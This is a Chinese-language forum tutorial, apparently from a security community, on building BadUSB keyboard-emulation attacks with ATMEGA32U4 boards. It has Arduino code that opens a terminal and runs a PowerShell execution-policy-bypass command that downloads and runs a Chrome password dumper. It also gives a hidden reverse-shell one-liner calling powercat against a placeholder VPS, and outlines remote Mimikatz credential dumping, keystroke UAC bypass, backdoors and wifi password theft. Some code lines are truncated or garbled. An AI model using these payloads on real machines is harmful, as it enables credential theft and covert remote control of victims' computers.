

Badusb初识

0x00 前言

- 从暑期某集训中，偶然接触到赵师傅介绍的一种社工手段，badusb，不同于以前的那种U盘里带病毒，严格来说badusb不算是U盘，它也不提供存储功能。但是正因为它将
- 赵师傅的badusb，自带了wifi模块，对于物理隔离的内网也能在插入badusb后建立网络与外界连通，这也提供了一种有效的打击隔离内网的社工方法。
- 回去以后好奇买了一个玩玩，没有wifi模块，需要主机自带网络才能执行反弹shell等恶意操作。
- 之前接触到的一个项目[Chrome-Password-Dumper](#)，其中利用了powershell脚本中的IEX (New-Object System.Net.Webclient).DownloadString()，实现远程获取powershell脚本并执行，真觉得它的功能强大（完美地贴合渗透..），正好可以利用于badusb中远程执行恶意脚本。

0x01 badusb介绍

- BadUSB是利用伪造HID设备执行攻击载荷的一种攻击方式。HID设备通常指的就是键盘鼠标等与人交互的设备，用户插入BadUSB，就会自动执行预置在固件中的恶意代码。
- Bad-Usb插入后，会模拟键盘鼠标对电脑进行操作，通过这些操作打开电脑的命令终端，并执行一条命令，这条命令将从指定网址下载其他代码并于后台静默运行。这些代码

0x02 获取途径

中国大陆 [亲,请登录](#) [免费注册](#) [手机逛淘宝](#)

淘宝网首页 [我的淘宝](#) [购物车](#) [收藏夹](#) [商品分类](#) [卖家](#)

淘宝网Taobao.com

宝贝 [搜索](#)

上传图片就能搜同款啦! [×](#)

[所有宝贝](#) [天猫](#) [二手](#)

[所有分类 >](#)

您是不是想找: [斐乐官方旗舰店](#) [女生车载装饰](#) [男士短袖衬衣](#) [蝙蝠衫连衣裙](#) [50岁妈妈中袖](#) [女士两件套裙](#) [湖南农家](#) [nova5pro壳网红硅胶](#)

综合排序


销量

信用

价格 -

发货地

☐ 包邮 ☐ 赠送运费险 ☐ 货到付款 ☐ 新品 ☐ 公益宝贝 ☐ 二手 ☐ 天猫 ☐ 正品保障 ☐ 7+天内退货 [更多](#)



先领取详情页的优惠再购物
关注店铺收藏商品优先发货

USB ATMEGA32U4虚拟键盘


USB设备伪装成键盘 40*17mm 虚拟键盘

¥46.80 [包邮](#)

19人付款

(374)32U4 虚拟键盘 Badusb Leonardo
USB ATMEGA32U4开发板单片

[risym旗舰店](#) 广东 深圳




¥46.80 [包邮](#)

1人付款

(374)32U4 虚拟键盘 Badusb Leonardo
USB ATMEGA32U4开发板单片

[置盟旗舰店](#) 广东 深圳




¥48.12 [包邮](#)

0人付款

(374)32U4 虚拟键盘 Badusb Leonardo
USB ATMEGA32U4开发板单片

[酷道旗舰店](#) 广东 深圳



AVR开发板模块
ATMEGA32U4
虚拟键盘模块

Badusb
迷你型开发板
Beetle USB
电压: 5VDC

ATMEGA32U4虚拟键盘

¥26.00

0人付款

Badusb迷你型开发板 Beetle USB
ATMEGA32U4虚拟键盘模块

[yourcee旗舰店](#) 广东 深圳

0x03 安装Arduino IDE

Download the Arduino IDE



ARDUINO 1.8.9

The open-source Arduino Software (IDE) makes it easy to write code and upload it to the board. It runs on Windows, Mac OS X, and Linux. The environment is written in Java and based on Processing and other open-source software.

This software can be used with any Arduino board. Refer to the [Getting Started](#) page for installation instructions.

Windows Installer, for Windows XP and up
Windows ZIP file for non admin install

Windows app Requires Win 8.1 or 10
[Get](#)

Mac OS X 10.8 Mountain Lion or newer

Linux 32 bits
Linux 64 bits
Linux ARM 32 bits
Linux ARM 64 bits

[Release Notes](#)
[Source Code](#)
[Checksums \(sha512\)](#)

0x04 写入代码

notepad | Arduino 1.8.9

文件 编辑 项目 工具 帮助

notepad

```
#include <Keyboard.h>
void setup() {
    // put your setup code here, to run once:
    Keyboard.begin(); //开始键盘通讯
    delay(3000); //延时
    Keyboard.press(KEY_LEFT_GUI); //win键
    delay(500);
    Keyboard.press('r'); //r键
    delay(500);
    Keyboard.release(KEY_LEFT_GUI); //这里松开按键
    Keyboard.release('r');
    Keyboard.press(KEY_CAPS_LOCK); //利用开大写输入小写绕过输入法
    Keyboard.release(KEY_CAPS_LOCK);
    delay(500);
    Keyboard.println("cmd "); //注意这里命令多了一个空格 如果目标终端的输入法是中文的话这个空格非常关键
    delay(500);
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    delay(1000);
    //运行脚本获取浏览器保存的密码
    Keyboard.println("POWERSHELL.EXE -ExecutionPolicy Bypass iex (new-object system.net.webclient).downloadstring('https://raw.githubusercontent.com/roflsandwich/chrc");
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    Keyboard.press(KEY_CAPS_LOCK);
    Keyboard.release(KEY_CAPS_LOCK);
    Keyboard.end(); //结束键盘通讯
}

void loop() {
    // put your main code here, to run repeatedly:
}
```

保存完成。


26

先知社区

Arduino Leonardo 在 COM4

反弹shell示例代码

```
#include <Keyboard.h>
void setup() {
    Keyboard.begin(); //■■■■■■■■
    delay(3000); //■■■
    Keyboard.press(KEY_LEFT_GUI); //win■
    delay(500);
    Keyboard.press('r'); //r■
```

然后 编译 上传 即可。再次插入Badusb即可实现按键模拟过程。



0x05 拓展

- 反弹shell
 - 利用powershell，将恶意脚本挂载至vps，badusb写入反弹shell代码，其中可以利用 -WindowStyle hidden来隐藏脚本至后台运行，以及 -ExecutionPolicy Bypass来绕过脚本执行策略

```
POWERSHELL -WindowStyle hidden -ExecutionPolicy Bypass IEX (New-Object System.Net.Webclient).DownloadString('http://your_vps_ip/xxx/powercat.ps1'); POWERCAT -c your_vps_ip -p 9999 -e cmd
```

PS：遇到UAC（用户访问控制）这种，键盘模拟也可以绕过（说是绕过，其实就是操作键盘按键来选择赋权），比如CMD的管理员模式，可以win+r打开运行后，输入cmd

- 结合Chrome-Password-Dumper，窃取chrome保存用户数据并传给远程服务器
 - 简单实现：chrome.ps 挂载vps，服务器挂python脚本监听端口
 - 也可以结合采用FTP，流量加密等手段完善攻击过程实现

Powershell-Mimikatz

同上利用方式，badusb中模拟按键打开powershell远程下载Mimikatz脚本执行；适当修改其脚本添加转发功能即可实现远程dump-password。

其他

永久后门、当前用户修改密码、键盘记录、强制关机、添加隐藏用户、盗取wifi密码等等。由于powershell能够做的事太多了，所以基本上能想象的攻击操作都能够通过。

0x06 后记

PowerShell脚本的强大在于它能够很好地兼容Windows，能很好地用于渗透，不乏像【nishang】、【empire】这样的powershell框架，所以学好它，会利用好它很有必要。本篇只是提供Badusb这一种攻击面的介绍，顺带拓展出

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#)
 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)